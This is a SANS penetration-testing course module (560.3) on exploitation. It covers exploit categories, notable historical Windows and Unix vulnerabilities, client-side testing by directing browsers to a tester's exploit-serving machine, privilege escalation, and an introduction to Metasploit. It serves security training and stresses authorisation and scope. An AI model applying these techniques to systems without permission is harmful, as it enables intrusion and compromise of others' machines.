SANS

SECURITY 560

NETWORK PENETRATION
TESTING AND
ETHICAL HACKING

560.3

Exploitation

The right security training for your staff, at the right time, in the right location.

Network Penetration Testing and Ethical Hacking
Exploitation

SANS Security 560.3

Copyright 2009, SANS
Version 1Q09

1

Welcome to the Day 3 section of the class, focused on exploitation. In this section, we'll look at many kinds of exploits that a penetration tester or ethical hacker can use to compromise a target machine. We'll look at the differences between server-side, client-side, and local privilege escalation exploits. We'll see how these exploits are packaged in tools like Metasploit. We'll go over some of the more advanced Metasploit options, including its mighty Meterpreter, discussing some of the best features in this really powerful payload that are hugely helpful for penetration testers and ethical hackers.

We'll also look at some of the common pitfalls that we face when running exploits, as well as methods for mitigating, dodging, or even eliminating those issues. Finally, we'll zoom in on Windows. With its 80+% market share and regular discovery of vulnerabilities and release of exploits, the culmination of exploitation is often a command shell on a Windows box. We'll see how to maximize the effectiveness of that access, by using built-in Windows tools to do reverse DNS lookups, ping sweeps, and password-guessing attacks, wielding Windows command-line kung fu specifically geared to penetration testers and ethical hackers. Each of these topics includes hands-on exercises to give attendees practical experience in using these techniques.

We've got quite a day ahead of us, so let's begin.

560.3 Table of Contents

Slide #

2

This slide is a table of contents. Note that all exercises are highlighted in bold for easy reference.

Course Roadmap

- Planning and Recon
- Scanning
- *Exploitation*
- Password Attacks
- Wireless Attacks
- Web App Attacks

- **Why Exploitation?**
- Exploit Categories
- Metasploit
  - ➢ Exercise: bind_tcp
  - ➢ The Meterpreter
  - ➢ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➢ Exercise: The Dilemma Illustrated
  - ➢ Bypassing Dilemma
  - ➢ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

3

The next segment of this course will discuss exploitation of target systems. At the end of our scanning phase, we need to take an inventory of the information we've retrieved so far and the various possible vulnerabilities that we've identified. If the Rules of Engagement for the project allow us to do so, we will use this information to exploit systems in the target environment.

There are many options for exploiting systems. In this section, we'll explore many of the most common and powerful techniques for us to use as penetration testers and ethical hackers.

What is Exploitation?

- Exploit: Code or technique that a threat uses to take advantage of a vulnerability
  - For a penetration tester exploitation often involves gaining access to a machine to run commands on it
  - Possibly with limited privileges
  - Perhaps with superuser privileges
- Some examples:
  - Move files to a target machine
  - Take files from a target machine
  - Sniff packets at the target   **Especially**
  - Reconfigure the target machine   **Dangerous!**
  - Install software on a target machine

Before we discuss how to exploit target systems, we need to define exploitation. As we discussed in 560.1, an exploit is code or a technique that a threat uses to take advantage of a security vulnerability on a target system. For a penetration tester, exploiting a target machine is gaining some form of access to the system, usually to run commands on it. We will also use the phrase "compromising a machine" in a similar fashion.

Our exploitation may give us limited privileges on the system, running a limited set of commands as a lowly user account. Or, our exploit may provide superuser privileges on the machine (UID 0 on Linux/Unix, or Administrator or SYSTEM on Windows). Alternatively, our initial exploit may give us limited privileges, which we then escalate with a local privilege escalation attack to get superuser rights on the box.

The commands we run on the target machine that we've compromised with our exploit may allow us to move files to or from the machine. We could upload programs or take appropriate information from a machine in an authorized fashion according to our Rules of Engagement. We might run programs on it, including a sniffer that could capture packets traversing the network on which the target machine sits. We could reconfigure the machine, altering its settings so that it is more useful in subsequent testing, possibly as a jump-off or pivot point to exploit other systems. We might even install software packages on the machine.

Of course, any of these actions is very significant and could impact a production environment in profound ways.

Why Exploitation?

- False positive reduction / elimination
  - But, even if exploit doesn't work, you still may want to report on detected vulnerability
- Proof of vulnerability and therefore more realistic treatment of risk
- Use of one machine as a pivot point to get deeper inside the network
  - More of a sense of what a real bad guy can accomplish

DMZ System

Firewall

Internal System

5

Why would we consider exploiting a target machine during a test? First, keep in mind that not all tests actually involve exploitation. Some target organizations merely want a list of potential vulnerabilities or even just open ports for their test results, without any more detailed confirmation of exploitability of the targets.

But, other organizations scope tests to include exploitation for several reasons. First off, by actually exploiting a system, we can reduce the number of false positives we get from our vulnerability scanning tool. After all, if the exploit works in compromising the target machine, we have confirmed that the vulnerability is actually present. Please note that if an exploit does not work, there still might be a very significant vulnerability on the target. But, the given exploit code the testers used might have flaws causing it to fail. Another evil attacker might have a different and better exploit that would succeed. Thus, we still should report discovered potential vulnerabilities, even we cannot successfully exploit them.

A successful exploit also offers proof that a vulnerability exists, helping motivate the target organization to address its true risk in a more effective manner.

Furthermore, by compromising one machine, we may be able to use that system as a pivot point to discover, scan, and exploit additional systems. For example, by compromising one machine on a DMZ, we can then use that system to compromise other machines on the DMZ or possibly the internal network. But, we should only do such pivoting if it is explicitly agreed to by target organization personnel.

5

Risks of Exploitation

- Service crash
- System crash
- System stability impacted
- System integrity violated
- Data exposure with legal ramifications
- Because of these concerns, verify that exploitation is allowed by Rules of Engagement
  - And... double check for a given system whether it is in scope
- Also, understand the probabilistic nature of exploit success

6

Exploiting target machines does bring some significant risks, however, which must be carefully discussed with target organization personnel.

Exploitation could cause a target service to crash, resulting in a denial of service condition. On a critical production system, such service interruption could result in significant damages from financial, reputational, and other perspectives. Beyond the crash of an individual service, the entire target system could crash, causing several services to come off line. Or, instead of bringing a system down immediately, an exploit could make it unstable. Thus, the service or system continues to run, but has problems intermittently that might be difficult or impossible to track back to the exploitation attempt.

Furthermore, an exploit may violate the integrity of the system, tweaking its configuration or worse. Important and sensitive data could be lost.

Also, by exploiting a system to get access to files or sniff packets from the network, the testing team might see data that they aren't officially authorized to view. In financial services, healthcare, government agencies, and other industries, there could be significant legal implications for testers who view this data, as their job usually does not have an explicit need to for data access.

Because of all these concerns, not only should exploitation be discussed with the target organization in the context of the whole project, it should also be addressed on a system-by-system basis. That is, before running exploits against a particular machine, check with target organization personnel to make sure the given target is in scope and whether accessing it or viewing data from it has any implications.

Course Roadmap

- Planning and Recon
- Scanning
- **Exploitation**
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- **_Exploit Categories_**
- Metasploit
  - ➤ Exercise: bind_tcp
  - ➤ The Meterpreter
  - ➤ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➤ Exercise: The Dilemma Illustrated
  - ➤ Bypassing Dilemma
  - ➤ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➤ Exercise: Challenges
- Making Win Run Commands
  - ➤ Exercise: sc and wmic

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   7

Penetration testers and ethical hackers often attack target systems using exploits. There are thousands of exploits available on a free and commercial basis today, with new ones released on a regular basis. But, not all exploits are identical. There are numerous different ways to categorize exploits, based on how they function, the vulnerabilities they target, where they run, and so on. From a penetration tester and ethical hacking perspective, one of the most useful means for categorizing exploits separates them into client-side, server-side, and local privilege escalation attacks. Let's explore each of these different categories in detail to see how we can use them in our penetration testing and ethical hacking work.

Categories of Exploits

- Exploit: a piece of code that makes a target machine do something on behalf of an attacker
- Generally speaking, most exploits fall into one of three categories:
  - Server-side exploit
  - Client-side exploit
  - Local privilege escalation
- A penetration tester may need to use any one, or more likely, a combination of each of these kinds of attacks

According to Wikipedia, an exploit is, "A piece of software, a chunk of data, or sequence of commands that take advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)." (http://en.wikipedia.org/wiki/Exploit_%28computer_security%29) Most exploits in use today fall into one of the following three categories:

- *Server-side exploits* attack a service that is listening on the network. The service gathers packets from the network, passively waiting for a user on a client machine to initiate a connection. To exploit the service, the attacker generates exploit packets destined for the target service. No user interaction on the target machine is required.

- *Client-side exploits* focus on attacking a client application that fetches content from a server machine. Based on user interaction, the client program must actively pull content from a machine configured to exploit it for this kind of attack to work.

- *Local privilege escalation exploits* deal with an attacker who already has limited privileges to run code on a target machine. With this attack, the tester exploits some functionality of the target system to jump to higher privileges on the machine, such as root, admin, or SYSTEM privileges. Local privilege escalation attacks may or may not involve user interaction.

A penetration tester may need to use any of these kinds of exploits during a project. A well-stocked arsenal of each kind of exploit can be quite helpful.

New vulnerabilities that fit into these three categories are discovered on a regular basis. Penetration testers and ethical hackers need to stay abreast of current issues, as well as important vulnerabilities and related-exploits from the recent past.

Server-Side Exploits

- Listening service has a vulnerability
- Attacker composes specific packets for service to exploit it
- Firewall filtering must allow inbound packets for given service
  - Once we gain access to one system inside firewall, we may be able to pivot

Attacker sends exploit code to service

Exploit code

Firewall allows inbound

Target Machine

Service listens on the network for incoming data

9

Traditionally, penetration testing and ethical hacking focused on server-side exploits, and these vulnerabilities remain a big part of most tests today. In this kind of attack, a service listens on the target machine. In the vast majority of cases, the service listens on a given TCP or UDP port, although in rare circumstances, a system may be exploitable via an ICMP, raw IP packet, or other packet type (usually for a vulnerability in the kernel of the target itself). The TCP and/or UDP port listeners are discovered by the port scanning we discussed earlier in the course. The vulnerable service is identified based on OS fingerprinting and version scanning. Given the port number, the version type, and the operating system, the attacker runs a tool that generates suitable exploit packets tuned for the target machine that are fired across the network at the target machine's listening service.

Of course, for a server-side exploit to work, the attacker must be able to get packets to the target service. Thus, if there is some form of firewall filtering between the attacker and the target (such as a network firewall, a network-based Intrusion Prevention System, or even a host-based firewall on the target machine), it must allow inbound access to the service the attacker is attempting to exploit or the attacker will not be able to use a server-side exploit against it.

Once the attacker gains access to one machine inside the firewall (perhaps with a server-side exploit, or even with one of the client-side exploits we'll discuss later), the attacker can use that system to pivot, exploiting other systems.

Notable Windows Server-Side Exploits

- Windows services
  - MS-RPC-DCOM: MS 03-026
  - LSASS: MS 04-11
  - uPNP: MS 05-039
  - RRAS: MS 06-025
  - Server Service: MS 06-040
  - Server Service: MS 08-067
  - Approximately one or two big ones per year
- Other Microsoft products on Windows
  - IIS: Numerous examples
- Data Backup Products
  - Veritas, CA Brightstor, and Arkeia
- Virtual Network Computing – VNC
  - Authentication bypass flaw from 2006, and other flaws, often not patched

10

There are thousands of exploits for various server-side vulnerabilities. Some of the most significant associated with specific services include:

Windows services: These kinds of exploits are the most useful because of the ubiquity of Windows machines and the fact that many of them grant SYSTEM-level privileges against a target. Every year, a handful of vulnerabilities are discovered for major Windows services. One or two exploits are released publicly, and incorporated into an exploitation framework such as Metasploit. Some of the most significant Windows server-side exploits of the past several years are the MS-RPC-DCOM buffer overflow, exploited by the Blaster worm way back in 2003. In 2004, Sasser used the buffer overflow flaw in the Local Security Authority Subsystem Service (LSASS), with a very powerful exploit. 2005 witnessed the universal Plug-n-Play (uPNP) exploit, utilized by the Zotob worm/bot combo. In 2006, we say the RRAS exploit used against Windows machines to great effect, as well as attacks against the server service via the MS06-040 flaw. In November 2008, we saw the MS08-067 flaw, a major vulnerability in the Windows server service that could allow attackers to gain local SYSTEM privileges.

Although the vast majority of systems have patches for these flaws, it is still useful for an ethical hacker or penetration tester to have a mental inventory of the most significant flaws, including this list. That way, if we are able to compromise one fully patched machine via another mechanism (password guessing, client-side exploit, etc.), we may be able to pivot to another more firewalled but less patched machine, attacking with one of these older exploits.

Other Microsoft products on Windows: Numerous exploits exist for other Microsoft products, particularly unpatched IIS web servers. Most of these exploits grant the privileges of the web server itself, which is typically under the account "IUSER_[machine_name]", not admin or SYSTEM.

Data Backup Products: In the past few years, several vulnerabilities have been discovered for data backup products for major vendors. These services are typically not patched as quickly as Microsoft products, and therefore offer a useful avenue of attack.

Virtual Network Computing – VNC: This product, which provides remote GUI control of a system, has a history of some pretty significant security flaws. Public exploits for these flaws can allow an attacker to compromise a VNC service, typically gaining admin privileges and GUI control.

Notable Linux and Unix Server-Side Exploits

- Linux and Unix services:
  - Solaris sadmind command execution flaw, CVE-2003-0722
  - Solaris and Mac OS X Samba buffer overflow, CVE-2003-0201
  - Mac OS X Apple File Share buffer overflow, CVE-2004-0430
  - Linux Squid NTLM Authentication buffer overflow, CVE-2004-0541
  - HP-UX LPD service command execution, CVE-2005-3277
  - Numerous Linux flaws in CGI and PHP scripts for web servers, including:
   - Awstats CGI, PHP Wordpress, PHP XML-RPC, PHP-vBulletin

11

Windows isn't the only platform with server-side vulnerabilities. Over the past several years, a variety of Linux and Unix exploits have been released for services that run on those platforms. It's worthwhile noting, however, that Linux and Unix are not monolithic when it comes to exploits. Different distributions of Linux and especially different versions of Unix often have different flaws and therefore require exploits customized for the specific given target operating system type. That said, exploits are freely available for some significant Unix and Linux vulnerabilities over the past several years, including:

• The Sun Solstice AdminSuite Daemon, better known as "sadmind" buffer overflow, documented in CVE number 2003-0722, publicized in September 2003. Prior to 2003, there were other flaws in sadmind as well, including a 2001 buffer overflow flaw that lead to the IIS/sadmind worm that compromised Windows IIS servers and used them to exploit Solaris systems.

• A Samba buffer overflow flaw for Solaris and Mac OS X was announced back in 2004, with exploits released for each platform.

• A buffer overflow flaw in the Linux implementation of the Squid proxy, located in the code used to provide NTLMv1 authentication, announced back in 2004.

• The Line Printer Daemon service in HP-UX, which allowed command injection, a flaw publicized in 2005.

• Additionally, numerous exploits for CGI and PHP scripts running on Apache web servers on Linux and many Unix variants, allowing command injection.

The Metasploit Framework, a tool we'll discuss soon, has exploits for each of the vulnerabilities on this list, plus numerous others.

11

Client-Side Exploits

- Client-side exploits wait for a client application to access attacker-supplied response/file, then deliver an exploit
  - More plentiful in recent years
  - For pen tests with client-side exploits in scope, compromise is almost always successful

Attacker waiting to serve exploit

Deliver exploit as part of response

Firewall allows outbound

Target Machine

User accesses content from attacker-controlled system

12

In the past few years, the number of server-side vulnerabilities and public exploits for those flaws has shrunk. They haven't disappeared, but gone are the heady days of 2000 to 2004 when a new server-side vulnerability seemed to appear every few weeks. Attackers have adapted, and, as penetration testers and ethical hackers, we must adapt too if we want to find the kinds of flaws that are commonly exploited today. **Whenever a penetration test or ethical hacking exercise includes client-side exploitation within scope, successful compromise of at least one target is very common.**

Today, the vast majority of vulnerabilities are discovered in client-side software. In these attacks, a user at a client machine runs a program that initiates an outbound connection to a server somewhere on the network. The attacker has configured the server to respond, delivering an exploit back to the client software. The attacker may own the server machine, or it could be a third-party system on which the attacker has posted exploit code. From an attacker perspective, the upsides of client-side attacks are:

- The attack will work as long as the firewall allows *outbound* access from the target machine, and most firewalls allow such outbound access for some of the most vulnerable client programs available: browsers.

- The attacker doesn't have to target a single user, but can instead spread a net for various users who may access the attacker's machine.

There are some downsides for the attacker as well, however:

- User interaction is typically required to run the client program and initiate the connection.

- The exploit will typically get the privileges of the client program, which may not be running with root, admin, or SYSTEM privileges (although sometimes it is).

- The attacker must solicit traffic from the victim machine. This is often done via e-mail, DNS manipulation, social engineering, and other tricks.

Notable Client-Side Exploits

- Browsers
  - Internet Explorer
  - Firefox
- Media players
  - QuickTime Player
  - Real Player
  - Winamp
- Document-Reading Applications
  - Acrobat Reader
  - Microsoft Word, PowerPoint, Excel
- Run-Time Environments
  - Java

On the client-side, there are a plethora of exploitable vulnerabilities. The target applications tend to fall into one of these categories:

Browsers: In the last several years, there have been numerous flaws in IE that are readily exploitable using public free exploitation tools. Many of these exploits are high-quality, operating very reliably with high success rates. Firefox also has had some significant flaws, and is often less quickly patched than IE, making it a prime target.

Media Players: Audio and video viewing applications have a significant history of security issues, including Apple's QuickTime Player, Real Player, and Winamp, among many others.

Document-Reading Applications: These applications have had a rough time in the past couple of years, with major vulnerabilities discovered on a regular basis in various Microsoft Office products such as Word and PowerPoint. One of the biggest areas of exploit here is the Adobe Acrobat Reader, which has had several flaws and is often not patched by enterprises on a regular basis.

Run-Time Environments: There are exploits for Java that break out of the Java sandbox on the client and run code of an attacker's choosing on the underlying operating system.

These aren't the only exploitable client programs available, but these categories tend to offer testers the most fertile attack surface.

Determining Client-Side Programs In Use

- **How to know which client-side software is running?**
  - Ask target personnel
    - If they are interested in a thorough test, they may provide info
    - Make a checklist
  - Have them surf to testing systems
    - Limited – focuses on browser types via User-Agent strings
    - Requires user interaction
    - Outbound web proxy may disguise client types
  - Guess
    - It is not hard to anticipate what they'll be running

When performing client-side testing during a project, how can a tester know which client-side programs are in use, so that he or she can configure testing tools to serve up the appropriate exploits? For server-side vulnerability testing, we can probe the target service in a version scan to see what's listening. But, for testing for client-side exploitation possibilities, we cannot really send probes for client-side programs. Thus, how can we determine which client-side programs are present, and whether these versions are vulnerable? There are several approaches.

First off, if client-side testing is part of the project scope, personnel in charge of the client machines likely want to know if their systems are exploitable. Thus, they may be amenable to simply telling the tester what client-side software they are running when asked. Create a checklist of items that might be most interesting from an exploit perspective, such as the list of vulnerable client programs we covered earlier, and go over the checklist during an interview with target personnel.

Alternatively, you could ask target personnel to surf to your testing systems so that you can measure the kind of browser they are using by looking at its User-Agent string. While this method won't provide a comprehensive inventory of all client-side software, it will give you useful insights. Please note that an outbound web proxy may disguise the client type, making this method inaccurate.

Another possibility for determining which client-side exploits to use is to simply guess. Most organizations are running Microsoft Office, with Word and PowerPoint. Most also have Adobe Acrobat reader, as well as the Java Run-Time Environment, installed on all of their clients.

Client-Side Software Inventory Tools

- Ask personnel to run a software inventory tool on representative workstation and send the results
  - Microsoft Baseline Security Analyzer (MBSA) is very helpful
  - Shavlik Technologies' HFNetChk can help
  - Custom-written scripts can be helpful too that simply perform a recursive search of C:\Program Files

```
C:\> dir /s "c:\Program Files" > inventory.txt
```

  - Output includes last update date of files... indicating last revision and possibly patch date

A more comprehensive possibility involves coordination with target personnel, but can give you some of the most in-depth results. During the scoping process for projects that include client-side exploitation, indicate that you'll need target personnel to run a program or script that gathers an inventory of software running on a sample workstation machine. Then, at the outset of the project, provide them instructions for running an inventory tool. You could use the Microsoft Baseline Security Analyzer (MBSA), which is freely available from Microsoft and generates very high-quality reports indicating Microsoft software that is out of date (including Windows and Office products). However, MBSA focuses only on Microsoft products. Other programs that can look for patch levels of installed software include Shavlik Technologies' HFNetChk and HFNetChk Pro. Alternatively, you could write a custom script that pulls information about client-side programs running on the target environment. A simple yet powerful method for doing this is to have target personnel run the following command (or invoke a one-line bat script that includes this command):

```
C:\> dir /s "c:\Program Files" > inventory.txt
```

This command invokes dir to recursively (/s) go through all of the Program Files directories and dump the results into a file called inventory.txt. This listing will include not only the names of all programs included in the stock-build workstation you are sampling, but also the last update date of each program. That way, you can research when the last time the given program was patched. After running the inventory, ask the client to send you the inventory.txt file or similar output from other inventory tools you have them run. Note that this inventory includes some potentially very sensitive information about potential vulnerabilities, and therefore should be encrypted according to agreements with client personnel about protecting sensitive information associated with a test.

Making Client Software Access Testing Systems

- With an inventory of client programs, how can we get client software to access the testing machines?
  - Manual user intervention, coordinated via telephone
  - E-mail with links
    - Make sure recipients are in the project scope
  - Script that launches client programs:

```
C:\> c:\windows\ie7\iexplore.exe www.testmachine.org

C:\> "c:\Program Files\Mozilla Firefox"\firefox.exe
     www.testmachine.org
```

Once we've developed an inventory of client-side programs, how can we then test whether those programs are exploitable? We need to have those client machines access our testing systems so we can serve up a series of exploits. There are several methods for making this happen, including:

Manual user intervention: The tester could coordinate with target personnel, asking them to use a stock laptop or desktop machine to surf to a variety of URLs provided the the tester over the phone. From a positive perspective, this approach allows for careful coordination, back-and-forth discussions, and re-tries in real-time. From a negative perspective, it consumes the time of likely busy target personnel.

E-mail with links: The tester could send e-mail with links that point back to the tester's machines with exploits ready to be served. Target personnel would have to click on these links, of course, to automatically invoke the appropriate client software to access the tester's environment. The Core IMPACT commercial exploitation tool includes functionality that will automatically generate and send e-mail containing links. Alternatively, you could generate such e-mail manually. Be careful in determining who you send these e-mail messages to, making sure that such recipient personnel are explicitly in the project's scope.

Script to launch clients: Most client side software can be launched using a script and directed to a given destination. Some of these programs are quite easily scriptable, accessing a URL provided to the program at the command line (IE and Firefox can be invoked this way). Others require scripting up GUI interactions, a more difficult task. To make IE 7 and Firefox surf to www.testmachine.org at the command line or from within a script, you could run:

```
C:\> c:\windows\ie7\iexplore.exe www.testmachine.org
C:\> "c:\Program Files\Mozilla Firefox"\firefox.exe
     www.testmachine.org
```

These scripts can be fine-tuned with the output we have of the inventory (**dir /s** or MBSA results) of client software we gathered earlier.

Use Appropriate Client Machines

- Be careful that target personnel use a *representative* sample of a client machine
  - Not one that is freshly patched just for the test
- Often, a tester hears:
  - "I'm almost ready for the test... just let me update my patches"
  - Such a test is not really revealing the true risks of the target organization
  - Politely explain this to target personnel...
  - And make sure that the Rules of Engagement or scoping agreement mentions using a "representative sample" of machines

17

When performing this client-side testing, make sure that target personnel use a representative sample of one or more client machines to access your test environment. Quite often, when conducting such tests, target personnel say, "OK, I'm almost ready to access your systems, but let me just update my patches first." This happens all of the time, and is, unfortunately, not an adequate test of the real risks faced by the target organization. Make sure that a stock laptop that has the same patch level as the common users in the target environment is employed. You also may want to have this understanding included in the projects Rules of Engagement or scoping agreement.

Local Privilege Escalation Exploits

- Besides server-side and client-side exploits, we also have local privilege escalation
  - Require some form of access on the machine in advance
  - Possibly client-side exploit, server-side exploit, password guessing, password sniffing, etc.
- Jump from a limited privilege account to higher privileges, such as:
  - root / UID 0 on Linux or Unix
  - Administrator or SYSTEM on Windows
- Can allow tester to read arbitrary files from system, install software, run a sniffer, etc.
- Many vendors do not rate these vulnerabilities as "Critical", so they are less likely to be patched in a timely fashion

Target Machine

High Privilege Process

Limited Privilege Process

18

Besides server-side and client-side exploits, a third category of exploit often becomes very important once a tester compromises a machine: local privilege escalation exploits. With these issues, an attacker must first have some form of access to a machine, with the ability to run commands on it with limited privileges. The attacker may have gotten such access by using a client-side or server-side exploit of a program running with limited privileges. Or, the attacker may have successfully guessed a password to a lower-privileged account. Alternatively, the attacker may have sniffed a password from the network as it passed by a machine on which the attacker already gained high-privileged access to run a sniffer. The password gathered by the sniffer may provide limited-privileged access to an account on another system.

In a local privilege escalation attack, the attacker runs code that either a) makes their current limited-privilege process jump up in privileges to start running with higher rights on the machine, or b) uses their existing limited-privilege process to attack high-privilege processes to make them run code. Both scenarios are a form of local privilege escalation. The goal for either of them is to let the attacker run code with higher privileges, such as root or UID 0 privileges on Linux/Unix or Administrator or Local SYSTEM on Windows machines.

Once the attacker attains superuser privileges, he or she can then read any file on the machine that is not encrypted, install software on the system (including attack tools to target other systems), run a sniffer that grabs packets passing by the network interface of the target machine, monitor the system at a fine-grained level, and so on.

Many organizations do not patch local privilege escalation vulnerabilities very quickly, because most vendors do not rate such issues as "Critical". Microsoft itself, as well as many other vendors, tend to rate such issues as "Important" at best.

18

Local Privilege Escalation Attack Categories

- Various types of local-privilege escalation attacks:
  - Race conditions
  - Attacks against the kernel
  - Local exploit of high-privileged program or service
    - Linux / UNIX: SetUID 0 executable files – binaries or scripts
    - Windows: Attacks against processes such as csrss.exe, winlogon.exe, lsass.exe, etc.

19

There are numerous types of local privilege escalation attack, but they tend to fall into the following categories:

Race conditions: This kind of issue involves two different actions happening on a system in an indeterminate order (very nearly at the exact same time) with very different results if one action finishes before the other. In some local privilege escalation attacks, some systems have features that check to see if a program has the privileges needed to perform a given action while the action itself is initiated. If the action finishes before the privilege check is done, a privilege escalation attack could occur.

Kernel attacks: The heart of most operating systems, the kernel, may have flaws that allow an attacker to run code that makes calls into kernel functionality, carefully orchestrating these calls with input that tricks the kernel into running code of the attacker's choosing with higher privileges.

Local exploit of high-privileged program or service: An attacker may use a limited privilege process on a machine to try to execute programs with higher privileges or make calls to a higher-privileged process running on the same system. On Linux/Unix machines, these attacks tend to focus on SUID root programs or scripts, which always run with UID 0 privileges regardless of the privileges of the account that invokes the script. On most systems, SUID root programs are carefully constructed to make sure they can only perform one given action, such as changing a user's password (which involves editing the /etc/passwd or /etc/shadow file), to minimize the chance of attack. By exploiting a flawed SUID root program, an attacker might be able to trick it into running code. On Windows machines, this kind of attack often happens by exploits of local, high-privileged processes, such as csrss.exe (which controls interactions within user mode), winlogon.exe (which logs users onto a machine), lsass.exe (which provides authorization checks), and so on.

Course Roadmap

- Planning and Recon
- Scanning
- *Exploitation*
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- Exploit Categories
- *Metasploit*
  - ➢ Exercise: bind_tcp
  - ➢ The Meterpreter
  - ➢ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➢ Exercise: The Dilemma Illustrated
  - ➢ Bypassing Dilemma
  - ➢ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

20

Our next topic is Metasploit, a fantastic free exploit framework that is highly useful to penetration testers and ethical hackers. The tool is immensely powerful, offering functionality for exploiting systems in numerous different ways and then interacting with the newly exploited system quite flexibly.

We're not going to merely discuss the concepts of Metasploit. We'll go on an in-depth tour of Metasploit, discussing its most useful features for penetration testers and ethical hackers, including several somewhat obscure features that are really helpful when doing tests. We'll also do some hands-on exercises with an exploit to get command shell access and another exploit to load the very flexible Meterpreter payload into a target machine.

Metasploit Exploitation Framework

- Metasploit is a free, open-source exploitation framework
- What's an exploitation framework?
  - An environment for running numerous different exploits in a flexible fashion
  - An environment for creating new exploits, using interchangeable piece parts
  - Simplifies the creation of new exploits
  - Standardizes the usage of new exploits
- Runs on Linux, Mac OS X, and Windows
  - Although, according to documentation for some versions, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported linux distribution..."

21

The Metasploit Framework (sometimes abbreviated MSF) is a free, open-source exploitation framework. There are similar tools available on a commercial basis, like Core Security Technologies' IMPACT and Immunity's CANVAS. But, even testers who have access to such commercial tools often augment their arsenal with Metasploit, a tremendous tool for attacks.

